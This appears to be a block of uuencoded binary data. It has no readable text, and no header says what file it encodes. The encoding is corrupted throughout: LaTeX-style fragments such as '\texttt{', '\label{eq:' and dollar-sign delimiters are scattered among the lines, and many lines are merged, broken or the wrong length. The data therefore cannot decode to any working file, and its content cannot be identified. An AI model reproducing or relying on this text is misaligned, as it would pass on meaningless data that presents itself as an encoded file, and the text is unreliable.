$M_{<7}((+;G+C^D1C$612J!5N+,M;R:19X8_<0J"`('V^$F[B3LXOAH$]1L;ZQ)$ M;R/R8KZ<AJ=`6H=8?!XLD\$VA*Y\$1H&([8"V24\$IT]N%TH#%CP#3K33\:NR=+

 $M>OV']6J^MB4]>TK29TY)4DJ20-08D!%@\\OM6N5E7Q3]<32\.C\+.Q3R7\I\$ $MZ.C+BVQ6>@6&=975`TGZT6&84"%0/,AO=L4"4.R28F,Z^1JR(A([14S#)%>R)%$ $M+WQVY1/4'9_U*[BN94Q]Z4Z5/U$^9^*;^X$#!5+I.!>6QZ;$RMXKN(PX:U%=$ M*AQ(@LDP3E#XC%_!E9;Q;H7/COYE:\YU=;"R9S?_-I]MX@K[7%@6NQB7`&-, MQO7\$#.N)AK8*[((3G^\$!3&H9[E;0O!VXNKKX(][.JF=YL*B<16560QA4\$`3' M1C@EF\CA58EIL\/RX!_4?F\]P\MI#)UT,L:Y48":\D!IAV!=-@36G2R!R1GZ M(ZQ)A>SNZP Q5GA;P*-?D0D+96-QQ2E&9\$2@(Q#K9/+@(LHNQI26H:M=?.D6 $M((=.G*"\&O=M_>W[:W//85=5Q]WWMS942L$%PGO@U9,(V2;I6>=\F<KAF-)%1$ M:R!.\$XX*V.1G]Y)_;-G<UM\$P5P+(4:JJM=AF+U`"960F\?H8UN[B];'0FM'Z M&, ^H`=TB5YUX2<X.IRT0M"\$30A7I65-F(+F[:&BJL7;9)"F;!";V"C`C\$(;+ $\texttt{M)-9V)^\&5@HMWX][Q)1NN.-"C["'UN,/[;\&@P\#1R+-`=1\&5\&UB5=X\4:3H>S$ MR!^5+NT<D&Y^LI``;3SBT[Z&/LJJ*3LL_#!/2AB#\$H*PWTZX">B.'(V&5&&: M84KS(UZ]L0B;P4;36I073"6E,NR\D9_?Q,*P!CEK@.'A%6!!8&E5S7Q51Y^& MXX^L8L5XGGBY'Q?M_%AD\$B2WO"E(34'@F6(`%17PHVN2>H<43S,%>FA_0B;! $MPQ>[,Z=(W/Y$G!D*2"D`NM]A7$:<];[,A@U.`QV\\-D>1)7;3.,ZGUT<;^O\$ MR@:L!([_MEA%>S)Q9E8L6P7Q;8=Q.1L',6Z6PM=F!Y[X;`^B4LN46>\$\$XPXF MBW.*0;EEY)07;<@!46#8_=\$-.>@NRHO%LLT0B_8:L"+0'"*#T1!O(V/T>]O; MR@IXP\Z?F]-_K\UI/Y.H.M%,PFY:]HW#H:/@^,+`O!B1\$,'!1;"MQFY&=;9W $M]K/K43_6W/^M)U7>!O,L-M^C,VWZ+CAQRN:+4,W@8C^0Z""(!LP=36Q=R1.$ $\label{eq:mp',sgsqfy[n)^v,yxo9n=/sa8da$x3/8$ # REW, WDW # N?T=V2L?";[(?5N)E>C$ M@>>+_;2RB`!=EX%.!</WZ?\$I`6U-QHBTE470HZSBD9GYY!&WI4B)&A^[I4D% MM71Y`.7424=B,<_.(JN#'_=8N([G^):)UQK5CFBY0ZB:RD?\$'/'V(1ZN[",R M:>47= $M5MLO#P_(6CG$B#S*(BQ6AP!0CRI\/H=A9939Q=EY0F[E,XG9=91X])$ M.T)L"\D['9_-:\"N9>B7)L1*8*2`Q!J.,5[)Z/2]H_%PU#\AOZ7C&.!5+#88 $M^{D}K0, ^{C&K^TWT6M+}IGDQQ=WF^{2}UR.[, %$8/(9T^{-},N\#_JU1)]$ MV]DBT5E/WT>ZZG8QQ>O\P!V#!R<!PG@7JJ=TS`3`B.*6TR2.7+:Q?<5'1-W` $MOH(^4:0;V^{?}OIZO;I6(#6=\&;;_7+N-EH^*]D9)ZM^{8}S@484W)N5W^{$X[@?'^//}BOH(^4:0;V^{?}OIZO;I6(#6=\&;;_7+N-EH^*]D9)ZM^{8}S@484W)N5W^{$X[@?'^//}BOH(^4:0;V^{8}OIZO;I6(#6=\&;;_7+N-EH^*)D9)ZM^{8}S@484W)N5W^{$X[@?'^//}BOH(^4:0;V^{8}OIZO;I6(#6=\&;;_7+N-EH^*)D9)ZM^{8}S@484W)N5W^{$X[@?'^//}BOH(^4:0;V^{8}OIZO;I6(#6=\&;;_7+N-EH^*)D9)ZM^{8}S@484W)N5W^{$X[@?'^//}BOH(^4:0;V^{8}OIZO;I6(#6=\&;;_7+N-EH^*)D9)ZM^{8}S@484W)N5W^{$X[@?'^//}BOH(^4:0;V^{8}OIZO;I6(#6=\&;;_7+N-EH^*)D9)ZM^{8}S@484W)N5W^{$X[@?'^//}BOH(^4:0;V^{8}OIZO;I6(#6=\&;;_7+N-EH^*)D9)ZM^{8}S@484W)N5W^{$X[@?'^//}BOH(^4:0;V^{8}OIZO;I6(#6=\&;;_7+N-EH^*)D9)ZM^{8}S@484W)N5W^{$X[@?'^//}BOH(^4:0;V^{8}OIZO;I6(#6=\&;;_7+N-EH^*)D9)ZM^{8}S@484W)N5W^{$X[@?'^//}BOH(^4:0;V^{8}OIZO;I6(#6=\&;;_7+N-EH^*)D9)ZM^{8}S@484W)N5W^{$X[@?'^//}BOH(^4:0;V^{8}OIZO;I6(#6=\&;;_7+N-EH^*)D9)ZM^{8}S@484W)N5W^{$X[@?'^//]BOH(^4:0;V^{8}OIZO;I6(#6=\&;;_7+N-EH^*)D9)ZM^{8}S@484W)N5W^{$X[@?'^//]BOH(^4:0;V^{8}OIZO;I6(#6=\&;;_7+N-EH^*)D9)ZM^{8}S@484W)N5W^{$X[@?'^//]BOH(^4:0;V^{8}OIZO;I6(W)]}D9)ZM^{8}S@484W)N5W^{8}S@484W)N5W^{8}S@4SW^{8}S@4SW^{8}S@4SW^{8}S@4SW^{8}S@4SW^{8}S@4SW^{8}S@4SW^{8}S@4SW^{8}S@4SW^{8}S@4SW^{8}S@4SW^{8}S@4SW^{8}S@4SW^{8}S@4SW^{8}S@4SW^{8}S@4SW^{8}S@4SW^{8}SW^{8}S@4SW^{8}S$ M, T8JXXYA1BIC"J"?>B>+Y7+!AK;O/OT;QH=KN\$5VNHEFC1&/,\>;L\?YZGA, M8L&)A;1EU-ZA]^\$'3IGNA:2\$<*M3P-:++F0E_6) R\C#I&(=05^[OGWWO)IM MVEU%Z.?3\-V"M\$4<CH,&H<U;892+-H]3T3&[(ALV3^`X1B8=(LWFHYHEL/GD M!TP>5;(]Z"(SW<?E4O<)=1]#4D),]QH?]5Y.2XP%+FZ.(B(JX0%NIC'VMPT] M5BSN6-5U&I<1"RU9*/2U!U`10-4*%%(%QRV5N!CU>RH55L?R8G,?GRO?W/>> $M\&2^'2P'<3\#W5\%$ $M*H,XX(A7JR@XL.X_3$#%`]-3E&*?)Q!<EBV8@ZWO:=':8-/[F-E'_^SU5LE$ $\texttt{M=0*\&[/<_SWZWH_9A1PKT^!P\F!68>@Z?5'WET)F\$FA!7.G.L=.[ALV]@D=.0}$ MXWW0S*`M&[RB#3:W5_QI@S]E@SA\$#B/L%K1"SR@J,,P./0_7HILE&@=&!`YM MT=M);(MALV"_+:;)*[:8=2);Q(#?LL4K&E!!`\IABQ&_)!^A4D2.]T'K+?3-MM7R)#7JMR5/6P1+>[=?V&&E#BXTD*\OSV8</2'+JQA+2]-8SS+%`2TN8G![F MHP!^.\$=THTIB(E*X!#&+Z]LO;Q7+YUB.GN_D@*E2T_:`(AC&QUJA+(Z]\$PO(M+5Y.'B(2B1JW8:7!T,&/^^?7\$I/R83RY-,\$K"+Z\$G6S:JET^BN7PT&NI+QDJ $M8WUKU<)@9D?9P1Z\-+R\H[P$2@>O/UW/-^</3T1`\<I:3I^>M"CT<E"/E]\>$ $\texttt{MOX"} < \texttt{E-}; \texttt{!5Z2B8'}; \texttt{PE7B} \\ \texttt{$=$XL-J7$} : \texttt{PE} > \texttt{$=$3P$} : \texttt{$>^+$RKWT} \\ \texttt{(^M(\-357; 4W25^*; 9MCX))} : \texttt{PE} > \texttt{$=$3P$} : \texttt{$>^+$RKWT} \\ \texttt{(^M(\-357; 4W25^*; 9MCX))} : \texttt{(^M(\-357; 4W25^*; 9MCX))}$ M3V@R*0]H<I\&?TYS2?EWTQP[*Q;>M<[07(PHB,!R&K'7QQ*]][[I^9?46[/[$M]-L]'GN2R*9/.]<H:.F?W4T*8#QN4!&_^Y'J[H=P^_/E<K2:?<++$08):/3/$ ${\tt MI\&=9,TWVHK\$6-6016\$B,0/0F?G2MGHV\$_\#J\backslash.!W)Z_F]\$1T8GG*LOF*@V/E0}$ M"+/@N_5TMBO=']/ELWL0!;I".N9=,N]"<I0SK@DSU!TKW%>N2'=CN9'LSG*# M^5O+C68Q@2A"RZY9-AK(<4HV#-95#7,M08R(7(ZFV[@+,^DF#QM[?L9L4&@3 M"=4\F4O_G6GG2]\$B87`,['?R*1HZL=WZ`VIS"XN\$M=W,UW87B[!E/.T\$_MW3 $MY7RY#;U)MPO<8')<2[G(#?H31N?EP^/\80$TMT?B.S'[>45NF8#+R8,^!="Q$ $\texttt{MKV+PAB>7} \underline{\hspace{0.3cm}} \texttt{X} \\ \boxed{7;-(.WK\$F1X3\$)1D,/?TJD,1QC(/.9X^,I\J34RVZ>.0<TER)}$ MBXS<3RU.S?+7LW`9C+@`&ZEK':F%>3*=F7SN.)&RG(P\462\EIQ\H\$F8ST\G MB]7B_OG^7-;\$MOR<%7G<7#[?8"ECZ^AS0*K@?5H0'IDC*,DJ!WJ<K^.<<*M3 $M#(KS2LM"84_-#5\/S\C(A,YH&0ZP?3.HP]=HB,%$\DF6@>;(!0`\2A,#F(N!))$ MS%X>FUFEO63"-VJ,.YOO\`HS'=Q<TV*FIG6[OLEX7"6(NS7]`%TC+I4]#,L($\label{eq:mex-decomposition} $$ M@X-D@O$K*0I+X=Q*]`55EG`KQO^[$;SZ$EQ(Y$9DR>DUMR*K,;$;\>XC=BN1 $$ And $$$ MWXC<"@PC<BN1ZXC=BCF/V*V8(?0B]Q&[%?,>L5LILLBM1,XC<BMP'8?=2M&) MW\$KL.F*W`L\1NQ5S&Z^[E2K[GEL1`_H!MU)U?L"M9-F/N)6L4WW'K93)=]U*

 $MY#4BMY(6/^!68"^16XE=1^Q6TN05MU)DA]T*IQIQMV;OYT(>[G^*#./\I,)G$ M\$!., #Z>HNDR!C\S>I<2PR<;@Q?7E1%Z;Y9P99P, *?-#Z%^P8U.?F:JNQK'4\ MRU; [:."?KI.Z17E3@I02P`\$>A&6\$P6,RP35/B_0H*J:5G1?_-M2WG1FM.2E[M!VJSWGW.ZGF!BA'G[EBR+W?MN(^WZ,R9.ZYD`E%PSE<1QQ]QV;`X%F"X<02L M.P9TM:;;K[O_V5JGZ=^TUK0K;L>*9%+KB)N2B]5RXL8Q,#<@OG(0RM=<;3,8 M70801N<2/T8=-"V_BMX7MATI_\'COU)-200LU&#`<K?RSA!4%,)*_+V\LXOY MK:-5':5=?EG<;4BL`A'7VSMH71C5@[L=%!:NOC<P?#VI.^`\$Y>%%;X].*B/O MP-,"]-GL^=[#L\S(N]610<0X+?EA!N2UI2TJ8T6RE9!A,'_<?/'D"C)<2ACE M;+'TC+H1X?FE6=,"W2Y_78RGW_CTH+O]]<:V"?VUK[=?@;:S_ER\$\$,;'Q=/B M9CGWK+QH6(/IO;^"P%G[7C.DR98T6?3WUY`5D>C[3#-^+9&,/Y;(MO8DLF!X M/L+1%T"P!5;<W_OU\Y?AR^[:^3<2Z!*^G+P+]:QS]^GK,F?YH6/C!SKL/D1* M!#HWL;C).!QA\N^E@YECH76YY\'T97@P79>MV^^F@R=3BG!O]_S6N'8*K548 MA2LH7%A"/H`IB<\$R,M'CO_#:X`+R3QT5W8Y[S.AT>!4M`Q38HB^3/W<\?FK' MXW_4KMM*JF8CD<4QKIH/.)NW8Y4'=*PH^F^,;51#:,K?T%3&R?2+M65]:I_L $MS-TP2N^{I}(2@-Q, \H#.#1W;_!5MO@@V_^=._9_/_(7;ZV[5>=R/9IW['M$ $M>PN/; = \\ = AFI9H9HJO3SN] - D/JOC! `$WP>#\\ ZZ1@ZMOWA)WK\\ YO[^0N2=W+\\ %$ M!2]K!FFA#EDBD,@J<,H\$E=`C`E%^6BSZ,#+>5^P5BTV;6#!?+M;'9=C:5ZZO M]Y=KU<U8;HIRSX?CWL5%[S/+R['-\CC]A,U1W\D?IY^-9IU<@'Y"HCB0V*U! $MNC@^<I-=[\&.R9`I64+`PQ+>9)9D8VPD;1[C:<!IJ].'$W]LOG.8X65[\W+W]$ $MW[^C_Y<WKC"V,L(PM%2$(,6(A(@4-0.V+3NMH3EE5F4_=WO)$#UU4OR,^C24$)$ $\texttt{M=K!@B!\C"B)*$S]KB[_M16F\$,-\#J;ZW\P,`*\$3E8/H_;9=O_TIJ"5ZQ:A,GH}$ M&G#HC.BH<FR=9G<_J_X.K6/U,QX>\$HA;;MO1LY3")ZQ@C,F(P>J,HN\$6SD:G MDW>?6+,P]%<OK?VY;_90VW349,R^9/9PORUF1:9Y:8T_F"#NNO_AXB._-7+T MV>1K% #P > [Q[V5T?F(*"1-WHLA3(!&GQK>\$+VC1IV!MS]-<]@)0`S*L(A=1Z)MX8R%HX"9XZ-N=N-W^6^_1K\$H(K4>"Z60/)[7RI=R%)0#;O``J"0(7I/PZZ8A $MQF >]":6LM7W =>]'VRK.UK:72[+&KK < G?G,=L^KXBL=+KUN:^%Z)(<83VM_L[$ MM\70!'*,SUXV<%J;_"J>*E'XVVU^_YBUXWR.'K6.Y&2],M8KE6H?1.5\$(?:& M^/'A!.4V`;ZZ>Y^'%^?CWNFPO616Z'N4?RZ9_2]:,CM?3E<_LF8V6T_6T]73 MXW3-\\UIQST<NL^J:(`<\$7':Z!5@R7Z/H`E+,GXU36)IQ`5(J+/<1?_AE'>/ M@!&Z?W:TG*]NSQ[?;E^#\P4&[!Z#NWQX7L_F_8?5TV:ZVD#_RH420&#DOG][M=*=@BI91M-"?]R)R(M"7B1WO!Y<&EIH.L.[T<=C?]MZRPMK1[1_6?GYH^.-4 $M[.EE[GHKJ!\EO"80D4\&],[!U\U\X_=;Y@"N4^J^LS4+C[@/06U?PUH2.]V+3]$ $\texttt{M+?8-+A\#I\$F1E6\#KKAFTI<7'A\&G*<30>0\&0M?_\$?\$MYVOB0M1!K/YI^*:@"+HD}$ MB3S6\$_KBEE;#RZ'-C0AO@@TLDX(2%AO^?&=\$W))<#)G\$C6-@;<`PIEWT!J/A MZ234&:]5:I7K9N+R<1XN<>N^#9IAS1M:HC2A;(DIB8Q;B+)7(6HT&LJ1NAQ\$ $\texttt{M)} \ 43 \texttt{A} \times / \times \ \$ \times 27 \texttt{P} = = -; \texttt{Q} + \texttt{`090/C[(S/)Z} + \texttt{[_45\&S]\G:\O*WOZH9J^`)} \ \texttt{Q8}$ M5L&R0G/L191\$H\$F('>\'UP8.06]T&9S2->Y'X4OT90>ONB39[J0LG!]J02(H MO8'8..N''Z&Q#V`28M#41(\/P3.#1]JZHK;0U%GGH+;LBR3%]TBLK3KC^_=9 M[8NSOC*Q9X`?7>85EFGOI)(R#IR\"]]?'IX2GAD\%SCV?G&:*4I1,\$5I*2I+ M<38>X--.T 28B"(G'29*NH<2L9Y)PD2I)<HL45R,L'/*5@,09RG",^\W<FPT MRJ`DO[(B:Q;)!#[#E.I.3=UI8@F.Y6(VIF""E`DR2T"%B]`AS&(PZ/D\$!1.4 MEJ!R"<[?G8IYX"RN)J"N,]-U!EUC69,)^KWS2TV0)4R06H(,"4(=COKO>Q=\$ MBJ28Q[P9G/5'I^_.2%<9NQT4T&*6S!XZ)4P7`0B"T%B!P<::Y^74<0X=\$S5N MPY(MS)W^()<Q^[CL.69G3(P5"\+'>Y#%%OEF5_/\SL7IY!:K8BJL,BAHW\$(5 $MG2W*/7U(+A]H2H1['K-9_P+-2.!X#S+;(GW`/-D6+P\-[`$43`^3)#2*$B*<$ M&]68V!Y\$T6Q+F"WQXX,)RNXV@060D,?XD2J84YN9,B&Z(&'C")<;#N;JKI)4 $M^T, T^AZ![(27S@/$3+(OB<7TX9<#=??L0%<T#%[(:=KP?G&S![45X0E)^L^G@)]$ M%^_(SI3=](0]@)Q%X'N\$4`?<%E4R+YCD7@B["&*9#.S'0%-K34UT0F_>#Z%Y MU/B0('A\`)UNT6_Z;_]9AOK_VW]_.?%:K9\OIW_\]?%ZEF^DO[?ES>#\3&] ML A'225 4(+\36V@G8SD=:DM+FMPN>(*\]]A+OKY4EKEU.5:-NA*T;7E^O[L $M[= 7N"@!?[L*Y$?U":P<S>Z@9TJ/B,^MYP]_$KAA<)+PJN]<*Q3@U^K-CJ:$ M(.D>2*`E)(DF2)D@LP3#P2A<4S4XNACV?G652')-4S!-R>\$V3L-R*DU3LYTZ MEN;J=+#5:*KMF5J#IEN-AF<>0DSAT.\$SQ>?\$%UH!9*P5)KA4<\$5P;>"`;*X> MNW1&T[\$\$;T[.3D?RX1MP#J#B9A0WVQK@J3QOUFK_+%-X3G@1P9W6LE+A%>\$F M;_BR_W42&1@&:A04(:X408G%WTI]19WM+!)FX0\$^AW2;PZ6L>O0N/Y_V`U_9 M[&FL8^[ZVOO0?ZZOWT[`"*'NV<*'//[2(#2G2G."T2"!Y#"X.F<&12?.`(`F M?: %5Q: JSXH4]_'AZ-I&GCRR7-,[%P32O3/-BK2O5+GOJ]X=CS:>0?(J[CXOU MQBU:_3[_MKL&.[N_)8&1M<A\$RRFU'.R3>\$:E#"@#"!/@\C(X.QFE&T'*9JEA $M=A, = (-B[_CM9W(=GWD\NY[/6U3\[>:MCA$Y1!N2+`8D"Z%$$,"3E/1R>]L#B&$

M>>D\$'%QHMD?,A42]]R3N7;X/6T?9=G+1`G,M\$!N3^P"%`N!%@81\$S?N\XOD_ M]"<]E:@*IE#)X<CU7`K'O3!/6+NH5;0O(RPTSB!PC4]=D\$_FJV>0\$HO&^[JZ $M/=^NO29V*G.F<;U"T[O5^._"A?U:Q^JX[B5&[^NZ*!6O_5PM+K$>00#T>$ MBS4,-8+AB[TFC8@45>Z.0E1WM>H.4^4]@\$H=#N9##3)2KJP?`)+\=U=NFL;* M;>@_IUQUI)C\03&JW`B0*8!.1Y!0[G^P]Z7=;>2ZMOV#W@>IYDI_DFTET>WR M\#S\$G?/%RY'E1"^VY2LKT_WU%]R%#4/%*L?I=,ZYPUO=:\DA-DD`!(<B07#G M]**%RO2GI@NW>5\$N[@6A7:!3:\$K4*KN)DVOQIZ*ZK\$=MEZ7U<OF#0:@742FB M)F=%S)FV>SW:YBS[*YRI1K"D1)GD+\$(DBL#X`R@YF\CF_!O3L3*',>AZ?_7I $M^4U6D+GSNZO)', X=/F*2M**<ZT8X]^0J%!02>YT+&K"]B5-P+&'V($?SI?R)$ MIO^7MAN4,@=QG+Q2][+ES14'4'(9E4@.:N4\/7H(-8:7,OX8DU/MV(?[1Q(Y $M9W8ZW3=\&@6M?G]C=V\&B\#>>2-MMS_+'M-XM;*I<!D25IMC<FMBZ8&-X_13)[$ M-K&)8MF_"4:Z]?/@/[X*+ZW,KI#NCL\$B>:B`E`I`[QR\$982ACS(#%'7T-H16 $MV-92@:GYZHM[Y74400S,B_XA"0-D^3@GNV(=%R6Y"`O]?DA%2&V,:I\].SZ1$ M3^;7DZ.I<CEN7[/^^GJU.;E?;;;NI+@T<LI!EDQR#+9'^-6ISX_+.,3</EP-MQZ\XB[;4UCO,\:>RA,\M911M\$P,2\C**!3\GA])\#QK\$U\R.+K=R\\$<O-2\ M:4Y(-YBDD&2ST9?'-&N6V\5#B\$YJL4)HXF;>%0':UT]F<S*;D<5M_F`SQ380 MHX@5L\$=6W'W-B)>Z,%:V^: `1P9\RHE:DFOWH&XE[TYVS5V'5S14=ZH%.EU>G M'V2RWSK79!KF>MQ6I=''&B^R2\$P:U>J*:T/3[18CRG9"4TEP5-*'2(B`K1#; M](,S`T-V//X1#X;J._G,P;`=R5R+Q0-D=RPDV&30,D)^N8,`5\HA\$!L>6^X& M;P;Q]2,^;,8\$@/PO6SJG[(`IIX]T##<_75AYQR?\$7;]:7&VMEAX7916/?3&8 M5#SOG9-8%_BG4GG(N[R*(C@V1P,LLMWA;JG,OIXN,",P_W%9YE=+C8Y!>;YZ $M>2@=Q?GJQ/'B>6EB!MG(.)@J]OO";&583N(<R+J+<1N7%_&QLULVROL?WRD)$ ML3X(95B'ZR[GM^6C8C(J!KO1_9B<&&R?\$3T`+A_!H4IL(<LZ9+)_0D1%1(TA MI^]K^O3R7;.X>\\IF.H-Q_7[EVMXR2%=58P#>T^PZZ5M*70KRR]WT0`\$<6/^ M<MI*_F@K-2P\$[\F;>0""2\K9AZLYVP;\7T_7EUR<6[#3H\LEG9I*"W5Z+5/X M9K56+%OV6GSZSNZOU#@*6_NMWYO?E/D*)WFAKL*./8J24A2L"'L`;'YL?1&* M.WXGKRAC`;_MK0EY%,W;0VN-:(;D91G9PME>'=^[N_F%AAL7+LAI24[QA><(M%0F8Y0EQB((-"@_.V:YMZ(`XAA%>SR0\D?^:"BO)!ZP:W=#XS2?:O/?NEO<U M<UB>)L(=D:EF=*R>O'%(Q^./76)*HFV^%WKA8O_UWC\$EP!B?A/9YN5YQW&!/ $MTCOV$1<B3.$:'06RVH+58DC>(14D8=XEZ$(^9G>;R<G)A$#S5N!=M\X[U[)O[$ MZ[MSV0A9K^;XM\$X?IYUWNS</,BNM+WW?EF2!6S+U&^^[</1D.Y;YX\BY^VG] $M@*; \0@"=#$VTWA&/W/=KQL?31ZRY5Q*^7=T>83J:WT;Q-+NE:XI0A94C*@Q'$ M6!&9:[T2&[X\$QKC4<\$[;YZKM,ON?I>TTC;7M:+&VSZDFSE3MSFI\$+DC&JH/ M&%<9SFD;%T':9%AWWS:P:P)J.FX#*IMMX)4=MX\$I.VZ\$8A0W0IW\$C0!%#S=" M7@R:?%4-F;RD/]9^<LOZ;;7AM*9:K4;4JG:%",#.`"].@_8A4T-N-1`[1)7] $M(UUC/K5&0M)V1"<DN=4SF^*:+K;ZM4226D-^,9YNN[W?_;"8?URT:K9]-U#.$ M[N:.YD,WS/SB6IN&=V*0KG\$]^0C-_,.C''I.YW5AA^\CZ@M]HQ?"W@'7!\?> M[46G1&=\$USD^>%!;U"CL.77Q/[11D0+9C4(CKDOJ\$\$0.7DA%B"X^"=[M02?< $MH4ZX0RU_)=8H;4^1JP>'3:,+5"!2++^?UR)W^^[3B!%/;?!"PI$NV=D<2%L]$ M;)\YW9VN91ARR;6.&HX]E2FC3/B`C.DYZ?KQ2.1N#"T)K0Q:0SVH)XST\':0 M# O=*=\;%=)X!)N]T0]&KR\$].G8:>OBP^K)[>[5MM?<;T1N#<ME72%T(66BB M0M*Z7RCK^4&XJ'%#>O=C7#36X5EEY7YPTNX'#X`2@K#?0_@0.GM\$TYYM!\FN $MU@\&0$XG>_KF]=\5@>^Y*UHHATYPSP.]1V2R5S8?W7XO;S2$?P?#OI<SV.N^D$ M^(C!=8UFLEJZ-8@UJ%>&ITZ4G(QZR><DCXV,SASG3]KK'Q4!40GI`(#TC'0\ MPC!MCEP_30*A?KR4JT#AF7R,IK;?`<)F?3.[0II];8;!3E]PT(.U6H<[+29D M\-_5."@4`XV_KLDAV2^T`=NMU"ZU)!6]DSCYS-XY_'-WTC0[D]T_B*T5FXZ(M3>FY73-/N^E"Y:<)LV#'K;LKQ)VQPR]WT;EKM.XJ[*0B5/3AXJQQJ70)RU0" M]`0%<B]4!T+"9W-B;2`T9;]>W-S[\$SHN*/<?WLM5SUTY+7@G`^D+U8J;FRQF MW544Z*E7/1G5DYM&,8SV@@L#;RO[G("2@.H7*#M-^Y0-PO.5G:;_?&6;>FB^ MV:/YHL_W@;.Q@='MSTZFQ^W3ZGRE&,3VW6_9V/NP6"\W?J?IFEMZ?K]PX/7B M3N%D(24+"5B0X%@2S_"/Z5NKO7W@][GN5>>7R]BW:KFWN+G\9LFVC7V\N%]< M\$NX/N\.[`_.%)_!RLO%G`N04(&N'SMFKU[OBYAL",TXH0_\$C+F+!E#0JS8DL M&_6SU;VYLU4%V2C)!M9PO9"*\$"[X!!SQ?*X\YS_DUM;+<U+V\TSSHW.DU\$6> M(TA"B"TC]-K_3*!ZFWM"EC, \$2NJ; IEZOUO]Q<G\YQVSMIZEP\<\3S&1.EYN; $MQ?GZ\A[)-BI<^]@9K<^DU4@$]/R0^9S,XZ.T#U$049IX65<\:Y&J?8'VGR5?$ MHM?UR[38EL\:IR;W&&%Z\$,5(\$8B_3RP^X&;B.BAA2_<TA\18)(/G*MZM(4U, M:H3RI6"4F(G6TR?KM8RCT1EVEPNRG9)MG#T,H3*B,*\I'L(=RF#GQK"B/89X M9E]:RJ+]Y'Z!057EHN/HZ<K3()XMMGRRS50<G\=^'/.\$A`1^)9%WD[*DE!A8 $\texttt{M(G) \&L@TJZBI[<'CO^CMU>BG\9=-HXM9Q-SRVT=/2$H1E=7-\#`K5"@H6X\DVN}$

MDW?L#6,DR^7G\6LE=OIYC:#?4M]M7"[C<)/(DET<;10,<ERV]*^V[+"ML,WN M&**`X(K4(#LH,Y"B(6F\$\FZPH?'IH4,N"Y+WVT,P3\?:9*1#6M2"VN8EQ^W6 M+7D0EA"&L9L98M.P\$0Z'`?GHOX]I)`E,`T-DOVG42?6\$:=0L&>2X[)IE1Z91 MHMS8--"^D6F0U5++BTP#Y"37T3XV#=!3&?) `CTV#`WZ9L\TQY0W""L)LWE,W $M<5DDSB9-\&\&:LO*A^9/`,"Y'6D_1(`IVZE9/27"JM8>?RT]5Q[,RP#%#;$01.$ MCRC?4FWD=*Q3S)IB8H*, 17G1SAT&]3KP3I'E?R<'I(RT@-2?Z\$>[#I22C\$Q MG 8`,@(PE2H4>C@\.]@[\$0LZ?DN#:\$.6/U<1RY<GX>-N*O%=YN[PNTN)/PX\ MU8?GL=\$"F%?KRVM7-I5#4E0XM.3)+'W[TW#9^B`_L&AN#D<T5[8_4=F"[#7-MX_-@H[@(>>%J>7=YTW6Z\:IG.Y5L)RP&^A`5\$;6U9-%M29IT/?K_+?E76C(I M_W)+LL?5G,-;W_X^1\$(\$IF_%HB5/9[M_O'7KV[ISM6C<WXKDQK*SIIPU8=*($\verb|M1%_:U\O-J7A| [3JW\%6YYXA1V=G>] < 18(KKJ5;MI*>55SA`8;`"4$H<T('T)G$ MAFZU>2S;H(!.WTP/3-HV>M#S=!IT@/,7KPA@7Z]DK_[4/*?,+[I3*5DKR!KV $M<P=^3$ 4&52:0 $1[MJU^<RC\#HKK>>3[_BQC.//R113S^L$*UN/&)UV(:/R&R@)$ $M<6+<U.^{&-},13>@IF*$+FN?F/CB;->[4AVFO_:$//-">X_[.BLEA1@Z#"R2)$ MCIZ3CO,N(IL^:&E0%N6(E2,V\$;5V5!Z+';*EDE''8^]Y-ZNVKT1T;D20"+WX M2VM%?-)FJQ@RQN9-V+QP;8^H":GH>,0U,3`C4*/<[\KYP^Z)["Y<;%DLCESR $M9/U^K9X=G=>ND]]IKR)#E<E4<2_').0E)+5B1.63CY)\H(,-PBK":I,K;X?&$ MO5E\I5-4B*_[HG,7<M2^%8\])TWC@(&->CT.TN;;/O5]^HHA6]-:SON+)TGD $\label{eq:mp^E} $$ MP^E>SNQ*H"+;G?@4#3B$2HA"@Q,?*^:<BLDZBI&DCF*0]E]/,><4.:?(F*:') $$ $$ MP^E>SNQ*H"+;G?@4#3B$2HA"@Q,?*^:<BLDZBI&DCF*0]E]/,><4.:?(F*:') $$ $$ MP^E>SNQ*H"+;G?@4#3B$2HA"@Q,?*^:<BLDZBI&DCF*0]E]/,><4.:?(F*:') $$ $$ MP^E>SNQ*H"+;G?@4#3B$2HA"@Q,?*^:<BLDZBI&DCF*0]E]/,><4.:?(F*:') $$ MP^E>SNQ*H"+;G?@4#3B$2HA"@Q,?*^:<BLDZBI&DCF*0]E]/,><4.:?(F*:') $$ MP^E>SNQ*H"+;G?@4#3B$2HA"@Q,?*^:<BLDZBI&DCF*0]E]/,><4.:?(F*:') $$ MP^E>SNQ*H"+;G?@4#3B$2HA"@Q,?*^:<BLDZBI&DCF*0]E]/,><4.:?(F*:') $$ MP^E>SNQ*H"+;G?@4#3B$2HA"@Q,?**^:<BLDZBI&DCF*0]E]/,><4.:?(F*:') $$ MP^E>SNQ*H"+;GP*H$ M4`51I2DFXY;?_N3/QV/%5\$]P[C?<C'+S*4^O_?-8DOC\$J792*7'9>@#XG-`! MLW:ID%Q]=HU%2E-3FA#B)B);Q`+XYANPZ4\$FAJ25'"!`R<&9:B-+6U_86_EL MGT&NFA%8D7: `(RJDNLF6J6/_*+\KG-5SV('W>P\])QU#/Y%-'[OTJ+KB3\$[. M.E<40:YP</.3UP^PZ1'?/O`Q[='V_KI.]\PFXI"2U)0\$C3N`RMG&*DW?#.< M(;\$,>CGC\,@T@_34YK@VGF8\TYTL[[B\$,N_TE[?;7SW^6B/CO6_VUJ0[3I_0 MOTC9##.\F^>,.V,_(_O!5&)R3C(LA<"F!UD^(L-Y/<(-D58AL);V!0FU-)-5 $\texttt{M>,!P'FDC(]}^{\texttt{E},Z[G^4<'0WRX<VQB\$T4\D`*HGW']J+"R7>AI2O75QG]\&5S}$ M["[8HHB?W(O@'(!@%H9M^L&I@2-Q./H7V3/\$21BDP@MDSB69WDG:*IXLY&OA M4XDB1\$\$\$AF5BFWYP96!U!\%"AAZ0H-2PX2_N.6UW;_6KWZ+E1\$6S52(_A#K3 MV)?]R\Y\$MGX_EY@\$</!!U>5H.PRK1&&E14-!GEM&HK'V#"W>!V"?Q5ZU09M> M;&;8KG;8W&7^K]-.\$6LG\1W>LTN)2DJ40STQH"(`RT!"FSYL-3*L[A:\;?PM M>T&,0V?`>N3P9NNV*M(.%E^B'0,K@I6PO2J\$N.H!I`1DX!AO\#-I3D\G.VX9 $M4N7.D<1S@SMJ\#[ZQ$*C[T^V=)M+7^E@V8+9/&`3V<C7_Q%1.4`)DLE^I?OT5$ 